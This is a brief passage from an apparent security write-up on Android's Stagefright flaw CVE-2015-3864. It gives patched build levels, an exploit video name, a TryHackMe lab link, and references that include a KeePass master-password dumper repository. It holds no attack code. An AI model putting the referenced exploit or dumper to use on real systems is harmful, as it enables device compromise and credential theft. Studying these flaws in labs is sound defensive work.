- . To resolve the original concerns, the Android Open-Source Project (AOSP) has released Android 5.1.1 r9. Nexus build LMY48K or later, or Android Marshmallow with Security Patch Level of November 1, 2015, or later, have fixed the newest "Stagefright 2.0" problems.

EXPLOIT VIDEO LINK

CVE-2015-3864.mp4

TRYHACKME ROOM LINK

https://tryhackme.com/room/stagefrightcve20153864

References

https://cybersecnews.medium.com/cve-android-vulnerability-cve-2019-6447-a8273fe4e99f

https://github.com/topics/cve-2019-6447

https://github.com/vdohney/keepass-password-dumper

https://www.cvedetails.com/cve/CVE-2023-32784/?q=CVE-2023-32784

https://securityonline.info/cve-2023-32784-flaw-could-let-attackers-dump-the-master-password-from-keepasss-memory/

https://www.cvedetails.com/cve/CVE-2015-3864/

https://source.android.com/docs/security/bulletin/2015-09-01